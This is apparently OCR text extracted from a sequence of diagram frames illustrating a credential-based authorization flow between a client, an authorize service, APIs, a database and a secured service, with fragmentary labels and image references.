


Credentials
Authorize Service
Client
APIs
DB
Secured Service


Client
Credentials
Authorize Service
Verify
APIs
DB
Secured Service


Client
Credentials
Authorize Service
✓
Verify
APIs
DB
Secured Service


Credentia
T
Authorize
Service
✓
erify
Client
APIs
DB
Secured
Service



✓

+
Claims

Authorize
Service

Credentia


erify


Client


APIs

